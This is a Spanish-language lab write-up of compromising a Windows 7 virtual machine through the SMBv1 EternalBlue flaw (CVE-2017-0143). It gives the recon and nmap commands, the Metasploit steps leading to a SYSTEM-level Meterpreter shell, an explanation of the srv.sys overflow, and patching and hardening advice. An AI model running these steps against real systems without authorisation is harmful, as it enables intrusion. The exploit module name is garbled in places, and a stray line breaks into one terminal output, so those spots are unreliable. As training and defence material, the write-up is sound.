


# ► Writeup: [Windows\_7]

	Metadatos	Detalle
<b>Autor</b>	<b>Yani Giatas</b>	
<b>Fecha</b>	2026-02-04	
<b>Máquina</b>	[Windows_7] (IP: 10.127.81.193)	
<b>S.O.</b>	Windows 7	
<b>Dificultad</b>	Medio	
<b>Técnicas</b>	#EternalBlue #SMB #RCE #ExploitationRemoteServices	

## 1. 🔎 Reconocimiento (Recon)


### Escaneo de Puertos

Se realiza un escaneo de la Red local en busca de posibles ip's.



```
sudo arp-scan -I enp0s3 --localnet
```

Se expone una ip candidata al corresponder a una VM de VirtualBox, cuya MAC de fabricante comienza por **08:00**



The screenshot shows a terminal window titled "Parrot Terminal" with two tabs. The left tab contains the command \$ sudo arp-scan -I enp0s3 --localnet and its output. The output shows a scan of 256 hosts, with two entries highlighted:

IP Address	MAC Address	Fabricante
10.127.81.193	08:00:27:70:9e:84	PCS Systemtechnik GmbH
10.127.81.205	70:cf:49:01:a2:a2	Intel Corporate

Below the scan results, a message indicates 2 packets received by filter and 0 dropped by kernel. The scan ended in 2.219 seconds, with 2 hosts responded to.

```
[yani@parrot]~[Desktop]
$ sudo arp-scan -I enp0s3 --localnet
[sudo] contraseña para yani:
Interface: enp0s3, type: EN10MB, MAC: 08:00:27:c0:eb:39, IPv4: 10.127.81.19
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.127.81.193  08:00:27:70:9e:84      PCS Systemtechnik GmbH
10.127.81.205  70:cf:49:01:a2:a2      Intel Corporate

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.219 seconds (115.37 hosts/sec). 2 responded
```

Se lanza un ping de la ip obtenida para comprobar mediante el parámetro TTL si corresponde a una máquina Windows.

The screenshot shows a terminal window titled "Parrot Terminal" with two tabs. The left tab shows the output of the "arp-scan" command, which lists network interfaces, MAC addresses, and hostnames. The right tab shows the output of a "ping" command to the IP 10.127.81.193, displaying round-trip times and sequence numbers. A red box highlights the TTL value of 128 in the ping output.

```
Interface: enp0s3, type: EN10MB, MAC: 08:00:27:c0:eb:39, IPv4: 10.127.81.19
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.127.81.193  08:00:27:70:9e:84      PCS Systemtechnik GmbH
10.127.81.205  70:cf:49:01:a2:a2      Intel Corporate

Fuzzing files
2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.219 seconds (115.37 hosts/sec). 2 responded

[yani@parrot] -[~/Desktop]
└─ $ ping -c 2 10.127.81.193
PING 10.127.81.193 (10.127.81.193) 56(84) bytes of data.
64 bytes from 10.127.81.193: icmp_seq=1 ttl=128 time=7.84 ms
64 bytes from 10.127.81.193: icmp_seq=2 ttl=128 time=36.7 ms

--- 10.127.81.193 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 7.840/22.271/36.702/14.431 ms

[yani@parrot] -[~/Desktop]
└─ $
```


A juzgar por la TTL obtenida **128** la ip corresponde a una máquina Windows. Por lo que se deduce que la ip **10.127.81.193** es de la máquina objetivo.

A continuación se lanza el escaneo avanzado de puertos.

```
nmap -sV -sC -sS -T5 -n -vvv -Pn -oN escaneo.txt 10.127.81.193
```

## 2. 🕵️ Enumeración

Protocolo **SMB** corriendo por el puerto **445**.



```
Nmap scan report for 10.127.81.193
Host is up, received arp-response (0.0085s latency).
Scanned at 2026-02-04 11:55:22 CET for 204s
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON      VERSION
135/tcp    open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp    open  netbios-ssn  syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds syn-ack ttl 128 Windows 7 Ultimate 7601 Service Pack 1
microsoft-ds (workgroup: WORKGROUP)
5000/tcp   open  upnp?        syn-ack ttl 128
MAC Address: 08:00:27:70:9E:84 (Oracle VirtualBox virtual NIC)
Service Info: Host: MARIO-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

### 3. ⚡ Explotación (User Flag)

#### Análisis de la Vulnerabilidad

Identifiqué el puerto **445** donde corría un servicio de protocolo **SMB** que presenta una vulnerabilidad según el comando de escaneo de este puerto en concreto.

```
sudo nmap -p445 -sS --script=vuln -vvv -Pn 10.127.81.193
```

La vulnerabilidad que se detecta es la siguiente, conocida como *EternalBlue*:

- CVE: **CVE-2017-0143**

Parrot Terminal

Host is up, received arp-response (0.011s latency).  
Scanned at 2026-02-04 17:59:19 CET for 5s

PORT	STATE	SERVICE	REASON
445/tcp	open	microsoft-ds	syn-ack ttl 128

MAC Address: 08:00:27:70:9E:84 (Oracle VirtualBox virtual NIC)

Host script results:

```
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|           servers (ms17-010).
|
| Disclosure date: 2017-03-14
```

## Ejecución del Exploit

Lancé por consola **metasploit**:

Parrot Terminal

Metasploit Documentation: <https://docs.metasploit.com/>

```
[msf] (Jobs:0 Agents:0) >> search CVE-2017-0143
```

Matching Modules

```
#      Name                                     Disclosure Date  Rank    Che
#      Description
```

#	Name	Disclosure Date	Rank	Che
0	exploit/windows/smb/ms17_010_永恒之蓝	2017-03-14	average	Yes
	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption			

```
1    \_ target: Automatic Target
.
2    \_ target: Windows 7
.
3    \_ target: Windows Embedded Standard 7
.
```

```
[msf] (Jobs:0 Agents:0) exploit(windows/smb/ms17_010_etalblue) >> run
```

Abro una sesión con **Meterpreter** para conseguir un control total sobre la máquina. Allana el camino para la postexplotación de procesos en la máquina vulnerada.

La sesión de **Meterpreter** es con privilegios de administrador.

The screenshot shows a terminal window titled "Parrot Terminal" with three tabs. The active tab displays the following command-line session:

```
(Meterpreter 2) (C:\Windows\system32) > sysinfo
Computer       : MARIO-PC
OS             : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
SystemLanguage : en_US
Domain        : WORKGROUP
Logged On Users : 0
Meterpreter    : x64/windows
(Meterpreter 2) (C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 2) (C:\Windows\system32) > shell
Process 1568 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

The output shows the system is running Windows 7 SP1, the user has administrative privileges (NT AUTHORITY\SYSTEM), and a shell has been successfully spawned with root access.

## 4. 🚀 Escalada de Privilegios (Root Flag)

Enumeración Interna

Acceso al sistema con privilegios de Administrador.

Dentro de la sesión de **Meterpreter** ejecuto `sysinfo` y `getuid`

Explotación

Abro una shell en la sesión de **Meterpreter** mediante `shell`

🏆 Root Flag: `whoami -> nt Authority\System`

## 5. El Rincón del Desarrollador

### El Código Vulnerable

- **Componente Afectado:** El controlador del Kernel de Windows llamado `srv.sys` (SMB Server Driver).
- **El Fallo de Código:** Es un error lógico en cómo el protocolo SMBv1 maneja paquetes específicamente manipulados.
- **La Causa Técnica:** El fallo se produce al procesar paquetes con atributos extendidos de archivo (FEA - File Extended Attributes). El servidor no valida correctamente el tamaño de estos atributos, lo que provoca un Buffer Overflow (desbordamiento de búfer) en el "Non-Paged Pool" (memoria del kernel).
- **Consecuencia:** Al desbordar la memoria del kernel, el atacante puede sobrescribir punteros y ejecutar su propio código con los privilegios más altos posibles (SYSTEM), ya que `srv.sys` corre en el núcleo del sistema operativo.
- **Impacto al comprometer el sistema:** Al ser una vulnerabilidad de Kernel, si el exploit falla (si sale mal), suele provocar un BSOD (Pantallazo Azul) y reiniciar el servidor. Esto es crítico en entornos de producción.

### Solución Propuesta (Remediation)

- **Medidas de Corrección (Mitigación):**

#### A. La Solución Definitiva (Patching): Aplicar el boletín de seguridad de Microsoft **MS17-010**.

- **Acción:** Instalar las actualizaciones de seguridad acumulativas (KB) correspondientes a la versión de Windows afectada. Microsoft lanzó parches incluso para sistemas fuera de soporte (como XP) debido a la gravedad de este fallo.

#### B. La Solución de Hardening (Deshabilitar SMBv1): El protocolo SMBv1 es obsoleto (tiene más de 30 años) y muy inseguro. Debe eliminarse.

- **Comando (PowerShell):** `Disable-WindowsOptionalFeature -Online -FeatureName smb1protocol`
- **Acción:** Forzar el uso de SMBv2 o SMBv3.

#### C. La Solución de Red (Firewall): El puerto 445 nunca debería estar expuesto directamente a Internet.

- **Acción:** Configurar el firewall perimetral y el firewall de Windows para bloquear el tráfico entrante al puerto 445 desde IPs no confiables.

## 6. Referencias y Herramientas

- **Vulnerabilidad (CVE):** [CVE-2017-0143 \(NIST Database\)](#)
- **Boletín del Fabricante (Patch):** [Microsoft Security Bulletin MS17-010](#)
- **Herramientas utilizadas:**

- [Nmap Security Scanner](#) (Script: `smb-vuln-ms17-010`)
  - [Metasploit Framework](#)
  - **Módulo Exploit:** `exploit/windows/smb/ms17_010_永恒之蓝`
- 

Writeup elaborado por Yani Giatas. Si te ha servido, conecta conmigo en LinkedIn: <https://www.linkedin.com/in/yani-gm/>